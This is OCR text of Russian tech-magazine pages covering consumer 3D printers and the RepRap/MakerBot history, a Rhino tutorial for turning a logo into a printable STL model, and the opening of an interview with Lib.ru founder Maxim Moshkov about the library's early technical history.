Тем не менее: периодически начинает встречаться и третий материал — ПВС (поливиниловый спирт) — растворимый в воде полимер. На данный момент это совсем редкий материал, плюс он дороже остальных. Однако растворимость делает ПВС интересным вариантом для создания подпорок модели — подпорки из других материалов приходится просто отламывать. С другой стороны, чтобы делать модель из одного материала, а подпорки — из другого, потребуется принтер с двумя соплами (да еще и поддерживающий печать ПВС), что также встречается не очень часто. Например, таким принтером является Replicator 2X.

Текущий бум 3D-принтеров начался с модели Prusa Mendel 2010 года — модификации более ранней (2009 год) Mendel авторства чешского инженера Иосифа Прусы

REPRAPREPRAPREPRAPREPRAP


Предком большинства моделей, о которых пойдет речь дальше, стали принтеры семейства RepRap. В основе проекта, стартовавшего в 2005 году, лежало две идеи:

- чертежи принтеров доступны всем желающим;
- любой RepRap может распечатать детали для другого такого же RepRap.

За семь лет было разработано четыре поколения принтеров. С каждой новой моделью разработчики становятся чуть ближе к своей конечной цели — сделать RepRap самовоспроизводимым. Однако до сих пор это достигается лишь за счет упрощения конструкции. Для того чтобы на принтере можно было распечатать другой принтер, нужно научиться печатать электронику и металлические детали. Естественно, сделать это на устройстве, способном работать лишь с пластиком, невозможно.

Несмотря на то что сборка RepRap не самый простой процесс и у проекта нет централизованного канала продажи (устройства распространяют члены сообщества и посредники), у проекта сформировалось большое международное сообщество. Однако самый заметный эффект RepRap ожидаемо заключается в появлении множества коммерческих принтеров на основе его спецификаций. Текущий бум 3D-принтеров берет свой отсчет от модели Prusa Mendel 2010 года — модификации более ранней (2009 год) Mendel авторства чешского инженера Иосифа Прусы. К сожалению, как только дело RepRap было подхвачено другими, начались и большие проблемы для проекта. Как писал раздосадованный Пруса в своем блоге, на рынок вышло очень большое количество компаний, выпускающих на основе его модификации собственные продукты. По его словам, эти компании начинали дистанцироваться от RepRap, как только у них появлялись бюджеты на маркетинг, и потому любые их попытки ассоциироваться с движением открытого железа нужно считать полным буллшитом.

MakerBot Replicator 2: самый известный на сегодня принтер. 2199 долларов на сайте производителя, 90–95 тысяч рублей в России.



Самый известный пример — компания Makerbot Industries, специализирующаяся на готовых 3D-принтерах для домашних пользователей. Компания выпустила четыре поколения принтеров, привлекла инвестиции на сумму в 10 миллионов долларов (например, от фонда основателя Amazon Джеффа Безоса) и отказалась от открытой модели разработки. Чертежи четвертой модели Makerbot (Replicator 2) не были опубликованы, что вызвало заслуженную критику со стороны RepRap и энтузиастов. Вообще, если посмотреть на все это, то кажется, что опенсорсное комьюнити так ничему и не научилось за все эти годы. Мы ведь уже проходили вопли Ричарда Столлмана о том, что Linux необходимо именовать GNU/Linux, — это все разговоры примерно о том же. Это трагично, но, кажется, неизбежно. Тем не менее компании Бре Петиса (один из создателей и глава Makerbot Industries, в прошлом — активный член сообщества RepRap) удалось заинтересовать в 3D-печати широкие круги. Возможно, если бы не знали о Replicator, большинство из нас не узнало бы и о RepRap. В этом смысле история Linux тоже повторяется, как это ни банально.

В итоге, консюмеризация 3D-принтеров стала активно обсуждаемым трендом. Ее называют третьей промышленной революцией, и неслучайно. Ведь если вдуматься, то на чем стоит современное производство вот уже около двух сотен лет? На эффекте масштаба. Производить и продавать что-либо выгодно тогда, когда ты выпускаешь для огромного рынка, это

ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ

Самый подробный труд по современным 3D-принтерам и материалам для печати, который нам до сих пор попался, — это спецвыпуск журнала Make. Это издание делается магазином товаров для энтузиастов, который торгует в том числе всеми 3D-принтерами, упоминаемыми в журнале. Несмотря на такую пристрастность, бесплатно доступный спецвыпуск служит отличной отправной точкой при выборе принтера (bit.ly/Mk3D).

Также множество полезной информации содержится на официальном сайте-вики RepRap.org и в форуме сообщества: forums.reprap.org.

Интересные обсуждения, как и следовало ожидать, проходят и в соответствующем сообществе в Reddit: www.reddit.com/r/3dprinting. Также существуют каналы, посвященные конкретным семействам принтеров, включая Replicator, Ultimaker и RepRap.



UP! Plus: один из самых доступных принтеров, продающихся в готовом виде. 1500 долларов на сайте производителя, около 70 тысяч рублей в России. Доступна младшая модель UP! Mini (900 долларов, 40 тысяч рублей), обладающая меньшей областью печати.

Picaso 3D Builder: принтер делают в России, в Зеленограде. Стоимость — 80 тысяч рублей. На нем мы будем печатать логотип журнала в следующей статье.


КЛЮЧЕВОЙ ВОПРОС

Американец Нирав Пател придумал еще один интересный проект для 3D-печати. Изучив два самых распространенных в США дверных замка, он научился печатать дубликат ключа. Естественно, пластиковый ключ не будет долговечным, поэтому идея заключается в том, чтобы делать одноразовые ключи, например для гостей: bit.ly/1timekey.

А вот немецкому хакеру по кличке Ray (уж не знаю, имеется ли в виду имя или же слово «луч») пришло на ум менее безобидное занятие, результатами которого он, впрочем, поделился с общественностью. «Лучик» научился печатать ключи от полицейских наручников. Тут нужно понимать контекст: предполагается, что в одном участке все наручники будут открываться любым ключом. Это делается, чтобы открыть и закрыть наручники могли разные офицеры. Единственная мера защиты — выдавать ограниченное число ключей, привязанных к конкретным людям. Однако, как продемонстрировал Рэй, создать дубликат возможно. Естественно, для этого нужно получить оригинал, но тем не менее — производители больше не могут гарантировать, что ключ не окажется в чужих руках.



ДВЕ 3D-КОТЛЕТЫ-ГРИЛЬ, СПЕЦИАЛЬНЫЙ СОУС-СЫР



Как уже говорилось, 3D-печать — понятие очень широкое. Необязательно речь идет о печати из пластика. И необязательно конечный продукт будет... невкусным. Стартап Modern Meadow надеется научиться печатать 3D-мясо. Название компании довольно цинично — «Современный луг». Однако делается все это из благих намерений: мясо будет стоить дешевле в производстве и гуманнее в получении (ведь не придется никого убивать). Дело в том, что технологии печати органических тканей уже существуют, осталось научиться делать ткани, пригодные в пищу, а также найти способ снизить издержки — иначе котлета получится золотой. Стартап уже получил грант от Питера Тиля (знаменитого «ангельского» инвестора Facebook) на сумму от 250 до 350 тысяч долларов.

Хардкорные киты класса Prusa Mendel потребуют от 16 до 24 часов на сборку (и речь будет идти о сверлении и паянии)

снижает стоимость каждой отдельной единицы. На пути к потребителю встают преграды в виде стоимости производства и логистики. И вот тут-то и могут помочь 3D-принтеры. Не нужно изготавливать и доставлять диковинку — просто разработай ее, подготовь цифровой макет, протестируй и продай файл с чертежом. Покупатель сможет получить готовый продукт быстрее, чем если бы он доставлялся к нему стандартным образом, — в зависимости от того, имеется ли у него собственный принтер, или же он обращается к услугам посредника, занимающегося печатью.

Также это открывает большие просторы для небольшого производства. Да, далеко не каждый продукт можно изготовить на 3D-принтере, но распечатать можно хотя бы его прототипы или мастер-форму для производства — а это уже дает большую экономию (все это ведь тоже пришлось бы где-то заказывать и изготавливать) времени и средств. Кроме того, для определенных типов продуктов качество изготовления, внешний вид или сравнительно невысокая прочность не так критичны — это могут быть, например, вспомогательные детали более сложных устройств. Однако, чтобы все это стало реальностью, домашним 3D-принтерам нужно вновь пройти тот же путь, что был пройден промышленными устройствами, и даже больше. Им нужно стать доступными, сформировать экосистему сервисов и ПО и продолжить совершенствоваться в техническом плане. Давай посмотрим, что уже сделано и что нужно, чтобы стать частью этого движения уже сейчас.

Сами принтеры можно сравнить с дистрибутивами, и проходят они сейчас примерно тот же путь. Большинство десктопных принтеров стоимостью до 2500–3000 долларов имеют плюс-минус одинаковые возможности и принцип работы. Большинство из них печатает модели из пластика, не более 20 сантиметров по каждой стороне, по схожей технологии. Основные векторы их развития на данном этапе — стабильность работы и удобство использования. Добившись этого, можно будет завоевать более широкую аудиторию. Получив рынок, можно будет снизить стоимость (пока, увы, все действует в соответствии с законом масштаба — если только RepRap внезапно не научится на самом деле воспроизводить сам себя). А снизив стоимость и увеличив рынок, уже можно будет заниматься интенсивным совершенствованием технологии. Что мы имеем сейчас?



INFO

Достаточно большой известности добился бельгийский стартап i.materialise, предлагающий услуги печати из 16 материалов, вплоть до титана, стали, керамики, золота, серебра, бронзы и латуни.

ОСВОБОДИТЕ LEGO

Как ты, может быть, уже знаешь, Lego — не единственный конструктор, и даже не первый. Первым был набор Kiddicraft, выпущенный в 1932 году — за 15 лет до того, как Lego вообще занялась пластиковыми игрушками. Помимо Lego, существует множество малоизвестных серий конструкторов — все они несовместимы между собой. Даже у самого Lego существует минимум три главные линейки, кубики которых не всегда стыкуются между собой — это Duplo (для самых маленьких), Technic (для самых старых) и все остальное (то, что понимается под классическим Lego). Но что, если у ребенка несколько наборов от разных компаний и он хочет сделать из них всех одну игрушку?

Эту проблему для своего сына решил американец Голан Левин, инженер и профессор университета Карнеги. Левин создал чертежи, по которым можно распечатать 47 «переходников» между различными наборами. Конечно, такие переходники сделают итоговую поделку менее изящной, но факт остается фактом — Левину удалось побороть проприетарность деталей в конструкторах. Все чертежи доступны на Thingiverse: bit.ly/LegoFree.

В России такие экзотичные наборы менее известны, поэтому куда интереснее проекты, связанные с привычным и «банальным» Lego. Например, австралийскому художнику Грегу Петчковски пришла в голову гениальная мысль. Он замерил скол на каменной ступеньке на улице своего города и сделал модель, с помощью которой смог «заполнить» это пространство кубиками. Лучше просто посмотри на картинку.



Я СЛИШКОМ БЕДЕН, ЧТОБЫ ПОКУПАТЬ ДЕШЕВЫЕ ВЕЩИ

3D-принтеры существуют в двух видах: киты и готовые модели. Киты в среднем стоят до тысячи долларов, готовые модели стоят от двух до двух с половиной тысяч (если учитывать доставку или цены у перекупщиков). Казалось бы, самый привлекательный способ — взять кит и заняться сборкой. Однако, увы, это подходит далеко не всем. Самые хардкорные киты принтера класса Prusa Mendel потребуют от 16 до 24 часов на сборку (и речь будет идти о сверлении и паянии), менее сложные наборы потребуют доработки в основном по программной части — и это тоже достаточно нетривиальный процесс. После этого придется еще заниматься калибровкой осей рабочей области и поиском нужного материала. Несмотря на то что теоретически прутки бывают диаметром 1,75 и 3 миллиметра, некоторые устройства могут иметь не совсем стандартный диаметр сопла. Также некоторые поставщики сырья могут не совсем добросовестно следовать этим стандартам или просто делать прутки неравномерной толщины, что будет приводить к забиванию



Ultimaker: еще один очень популярный принтер, условно относящийся к средней ценовой категории, но реже встречающийся в России. Продается в готовом виде и как кит. Цена кита — 1200 евро, готового набора — 1700 евро.

ЗАСТЫТЬ В ПЛАСТИКЕ

Еще одна гениальная идея, зародившаяся в сообществе Thingiverse, — это 3D-портреты. С помощью Kinect — знаменитого гаджета, имеющего несколько камер и датчики глубины, в специальной программе получается модель лица в формате STL. Инструкцию можно посмотреть здесь: bit.ly/facein3d.



сопла (если толщина слишком большая) или обрыву мотка (если она слишком маленькая). В сухом остатке, главная проблема китов — непредсказуемость результата.

В общем, мораль простая: если ты все еще читаешь это, то копи на готовое устройство. Если ты в состоянии собрать кит, то, скорее всего, ты уже читаешь 103-страничную инструкцию по сборке в вики RepRap.

ГЛАВНОЕ – НАЙТИ КОНСТРУКТИВ

Решиться на покупку такой игрушки тоже непросто. И скорее всего, если у тебя есть такая возможность, покупать ты его будешь не для домашнего использования, а для инженерных проектов, и тогда у тебя будут вполне конкретные критерии отбора. Все модели одновременно похожи в своих возможностях и сложны для однозначного сравнения — не существует даже принятой всеми производителями методики описания характеристик (таких как скорость печати или точность). Даже до такого банального варианта, как использование некой эталонной модели с замером времени и точности печати, рынок еще не дошел.

Поэтому для простых смертных самый реалистичный на сегодня способ познакомиться с 3D-печатью — это найти сообщество в твоем городе. Настоятельно рекомендуем начать именно с этого. Это может быть, например, хакерспейс («Нейрон» в Москве), фаблаб (например, в МИСиСе, а к выходу номера в печать должен открыться и в Санкт-Петербурге, bit.ly/fblbRU). Такие места есть во многих городах, проще всего их найти, задав вопрос в сообществе — например в соответствующем разделе roboforum.ru (bit.ly/rbfrm3d). В общем, просто найди удобное тебе место и следи за обновлениями на его сайте. Скорее всего, тебе нужно будет дождаться анонса соответствующего открытого мероприятия. Например, на момент написания статьи поучаствовать в воркшопе по 3D-печати в «Нейроне» стоило 500 рублей, с собой нужно было принести только ноутбук с установленным бесплатным софтом из списка. Принтер, расходники и инструктор входят в стоимость :). В некоторых хакспейсах доступ к принтеру можно получить бесплатно, но для этого нужно подготовить проект и предоставить по итогам работы статью-отчет. В большинстве подобных заведений основная активность крутится вокруг робототехники, поэтому если тебе интересно еще и это, тебе будут вдвойне рады.

Ну а для того, чтобы сходить в фаблаб не впустую, тебе нужно подготовить главное — 3D-модель. О том, как начать этим заниматься, читай на следующей полосе.

В предыдущей статье мы пытались донести до тебя, что лучший способ попробовать 3D-печать прямо сейчас — это найти место, где можно пощупать вживую 3D-принтер и внаглую прийти туда со своей моделью. Дело осталось за малым — нужно приготовить эту модель.



Максим Воротников
архитектурное бюро «Остоженка»
m.divizor@gmail.com

ПЕРВАЯ МОДЕЛЬ

КАК МЫ ПОЗНАКОМИЛИСЬ С ТРЕХМЕРНОЙ ПЕЧАТЬЮ НА ПРИМЕРЕ СОБСТВЕННОГО ЛОГОТИПА

ГДЕ БРАТЬ МОДЕЛИ

www.thingiverse.com
www.shapeways.com
www.instructables.com/group/123d
thepiratebay.se/browse/605

Для лучшего понимания объект, созданный в компьютере и существующий только в электронном виде, называют моделью, а физическое воплощение модели, полученное тем или иным способом, включая 3D-печать, — макетом. Начнем с моделирования. В качестве модели мы возьмем логотип нашего журнала. В нашем случае изначально он сохранен в формате PDF, а наша конечная цель — получить трехмерную модель в формате STL, и для этого нам нужен специальный софт.

Выбор его у нас широк — от сложных и тяжелых Autodesk AutoCAD и 3ds Max, Rhinoceros 3D и ArchiCAD до бесплатных Google SketchUp и Blender. В качестве наиболее наглядного для объяснения процесса мы выбрали Rhinoceros 3D. Бесплатную trial-версию сроком в 90 дней можно скачать с официального сайта, программа доступна как для Windows, так и для Mac.

После установки и запуска Rhino, через File → Import загружаем наш logo.pdf. В появившемся окне PDF Import Options ничего не изменяем, можно начинать работу (рис. 1).

Теперь нам нужно указать область, в пределах которой работает принтер (рис. 2). Возьмем распространенный случай — 20 см на 20 см. По умолчанию наша программа Rhino использует миллиметры как систему единиц, так что наш прямоугольник задается командой Rectangle, где указываем размер 200 на 200 (здесь и далее проще все команды набирать на клавиатуре, и отображаться они будут в командной строке в верхней части окна. Что непонятно — удобный хэлп программы и гугл вам в помощь).

Квадрат зоны печати у нас получился сильно больше, чем надпись. Мы увеличим ее размер, воспользовавшись командой Scale. Перейдем в вид top, дважды щелкнув по названию окна. Набираем команду, выделяем рамкой объекты, берем опорную точку (Origin point) за 0 (0, 0, 0 по x, y и z — начало координат) и вводим значение 4 (увеличение в четыре раза).

Теперь нам нужно из линейного двумерного чертежа получить трехмерное тело (в терминологии 3D-печати — solid, замкнутый монолитный




Рис. 1. Начинаем работу в Rhino




Рис. 2. Соотносим исходный логотип с зоной печати принтера — нужно скейлить




Рис.3. Переходим в 3D




Рис. 4. Делаем подложку под логотипом




Рис. 5. Логотип объединен с подложкой




Рис. 6. Добавляем красивости

объект). Для этого сначала перейдем в вид perspective и введем команду Extrude (выдавливание), указываем значение 20 (20 мм). Линии теперь можно удалить (рис. 3).

У нас получились отдельные буквы, и нужно сделать для них подложку. Воспользуемся боковой панелью инструментов, выбрав Rectangle: 3 points. Указав по порядку краевые точки прямоугольника, получаем периметр надписи.

Далее указываем отступ — команда Offset. Значение дистанции — 5. Направление — от центра. Теперь аналогичным образом создаем из прямо-угольника объемное тело — Extrude со значением 10. Получилось, что объекты пересекаются. Перейдем в вид left (рис. 4) и поднимем объекты надписи командой move. Для точности привяжемся к грани подложки.

И последнее — надо объединить надпись с подложкой, опять же превратив их в единый solid. В этом нам поможет команда BooleanUnion, следуем инструкциям в командной строке. Готово! Перед сохранением просмотрим результат, выбрав режим отображения Rendered (правый клик по названию окна) (рис. 5).

Дополнительно можно «навести красоту»: срезать фаски с букв, используя команду ChamferEdge с параметром Distance=1. Указываем курсором на грани или выбираем их рамкой (рис. 6).

И теперь экспортируем. Выделяем наш объект, File → Export Selected, там выбираем нужный нам формат STL. Никаких дополнительных опций не нужно. Формат binary, выбираемый по умолчанию, нам подходит.

Дальнейшие шаги — перед посылкой на печать можно проанализировать STL-файл на правильность. С логотипом проблемы вряд ли возникнут, но вот с более сложными моделями — запросто. В первую очередь это касается пустых (непрорисованных) мест в модели. Для этого можно воспользоваться бесплатными облачными сервисами Netfabb (разработчик профессионального, но дорогостоящего инструмента анализа STL) или более простым сервисом willit3dprint.com. ⌶


ROBERT
12 par, amely...
Руководство по GNU Emacs
Энциклопедия русского офицера
Цифровая фотография на практике
DELPHI
JAVA
Изучаем Perl
Словарь иностранных слов
Справочник
NEUSIEDLER



ПРАВО ЧИТАТЬ

Беседовал
Илья Илембитов

МАКСИМ МОШКОВ
ОСНОВАТЕЛЬ LIB.RU

Lib.ru — одна из ключевых историй для Рунета. Она повлияла на многие последовавшие проекты как интернет-библиотек, так и различных коммерческих площадок. Это рассказ о положении русскоязычного цифрового контента в целом.

/~MOSHKOW

Все началось в 1994 году. На территории отделения математики в президиуме Академии наук существовала компьютерная площадка и компьютерная группа, обеспечивавшая электронную почту и какие-то дополнительные службы для математиков. В конце 1993 года туда притащили интернет. Поскольку я там работал, я получил доступ. Пользоваться «в интернете» тогда еще было нечем. Почти ничего не было.

Мы стали ковыряться с этими технологиями. У нас тогда были WAIS, Gopher, а где-то в середине 1994 года мы услышали, что существует еще один протокол — HTTP, и тут же все дружно принялись создавать веб-странички. Отделение математики делало сайт для отделения математики, а сотрудники при этом ваяли еще и личные странички. Каждый выеживался, как мог.

Как тогда делали веб-странички? Методом copy-paste. Берем страничку автора WWW Тима Бернса Ли, на которой висит его фотка и краткая информация на английском языке. Каждый копипастит это к себе, переписывает текст под свою фамилию, со второго раза исправляет фотографию, заодно изучая HTML методом подражания-обезьянничества. А дальше возникает желание что-нибудь на эту страничку накидать. Тогда я почти сразу и начал заливать туда свою коллекцию электронных книжек. Домен тогда назывался ipsun.ac.msk.su/~moshkow.

У нас был могучий текстовый редактор, который написал наш сотрудник Георгий Прилипко. В редакторе была целая среда для поддержки программирования и для поддержки проектов. У нас его называли РК, на мехмате это называлось Микромиром. Прилипко писал на базе или по мотивам Микромира свою реализацию для рабочей станции «Беста». Микромир все-таки создавался под СМ, а РК запустили на «Бестах», на UNIX, а потом уже портировали в Linux.

Прямо в этой среде, внутри текстового редактора, я выкладывал тексты. Я собирал коллекцию электронных книг безо всяких интернетов, начиная с 1990 года. За три года текстов у меня набралось мегабайтов на двадцать.

Я подбирал буквально все, что находил в электронной форме. Были братья Стругацкие, песни, Beatles, «Иисус Христос — суперзвезда», тексты с туристическими отчетами. Все укладывалось по полочкам микромировской системы, в редакторе РК. Сделав себе веб-странички, мы, как полагается, принялись ждать, кто туда придет. А всего российского интернета тогда было… несколько сайтов в Черноголовке, несколько в Курчатнике да где-то еще. Существовали достаточно большие тусовки русскоязычных людей в американском, немецком и израильском интернете, но они жили там как-то… без нас.

Медитировать на цифры мы начали еще летом 1994 года, когда у нас были только «хомячки» с фотографией и ссылками типа «мое любимое хобби». Первая статистика гласила, что у меня было, условно, 13 посетителей. Не за день. За месяц. В следующем месяце — 27 посетителей, потом 128.



ФАКТЫ

Окончил механико-математический факультет МГУ.

Многократный лауреат интернет-премии РОТОР.

Выступал программистом Газета.ру, Лента.ру, Вести.ру и других.

Когда мы медитировали на статистику начинающего хомячка, цифры были ровно такие.

Видимо, в погоне… даже не за популярностью, а за объемом, дабы хоть что-то поставить на страницу, я потратил примерно неделю, чтобы перенести туда свою текстовую коллекцию. Заодно, кстати, научился программировать на shell, AWK и сопутствующих языках редактирования текстов.

НАПОЛНЯЕМ ПОЛКИ

Формат библиотеки — plain text. 76 символов по ширине, так форматировал нам редактор РК — там ровная правая грань, и кое-какая смысловая разметка включалась и выключалась с помощью парных ASCII управляющих символов. В редакторе РК была разметка для включения курсива, подчеркивания, жирности, тусклости. Ровно этими разметками я и баловался, причем в какой-то момент сократив их до минимума — осталось только выделение жирным. Впрочем, через некоторое время я подумал и решил, что хоть это и plain text, но с HTML, который мы вгоним внутрь, тоже ничего не случится. Поэтому моя базовая текстовая разметка осталась, но какую-то экзотику я делал HTML'ем. Сами файлы хранятся в txt. До сих пор каждый запрос швыряет результат конвертации. Впрочем, несколько лет назад я все же выкатил перед этим на фронт кеширующий прокси, который все это потихоньку кеширует.

К сожалению, структура Lib.ru создавалась, когда материалов было 20 мегабайтов. Система была такая: верхняя точка, под ней директории, каждая из которых была автором. Когда авторов тридцать — это удобно. Потом, когда их стало больше, я спохватился и понял, что у меня есть фантастика, проза, поэзия и в каждом жанре свои авторы. Я сделал второй уровень — жанры. С тех пор система двухуровневая: жанр, а внутри лежат авторы. Система не очень удобная, но вполне работоспособная.

Я категорически не хотел руками верстать HTML-код. У меня уже была система хранения, были файлы, были подписи к ним. Идея заключалась в том, чтобы взять это и, ничего не меняя внутри, транспортировать в HTTP. Поэтому я писал CGI-скрипты, заодно выучив, что это такое. Я создал конвертер, который подхватывал мою систему хранения обычных файлов, превращая их в HTML.

Эти скрипты запускались конвейером, штук по шесть на каждый клик. Нужно было взять файл, преобразовать его в мою разметку; это делалось несколькими преобразователями, да еще нужно было кодировку подставить. В общем, когда возникла хоть какая-то посещаемость, мы быстро обнаружили, что серверу становится… немного тяжеловато.

Тогда я выучил язык программирования Perl, на котором все это можно осуществить не с помощью пяти скриптов, а при помощи одной не очень большой программы.

С тех самых времен, библиотека представляет собой голое дерево файлов (с директорными описательными файлами) с CGI-скриптом-преобразователем, который на ходу лепит всю эту лавочку. С тех пор ничего не менялось. Разумеется, я что-то подкручивал, реализовывал дополнительные фичи, вроде поиска и индексатора, но дизайн и структура не изменялись. Как выкладывал все на текстовом редакторе РК, реализованном с помощью Emacs, так до сих пор размещаю.

Все это стояло в Академии наук. Потом через какое-то время мне предоставил площадку сайт «Чертовы кулички», где я благополучно располагался. У них, по-моему, стояла FreeBSD, а может быть, и Linux.

Последние 8–10 лет Lib.ru находится в M10, на техплощадке РТКомм. Там у меня два сервера, которые за это время уже три раза поменялись один на другой. То есть у меня их два и… один, как старший ребенок, отдает младшему свое барахло, а ему мы покупаем новое. Потом еще раз и еще.

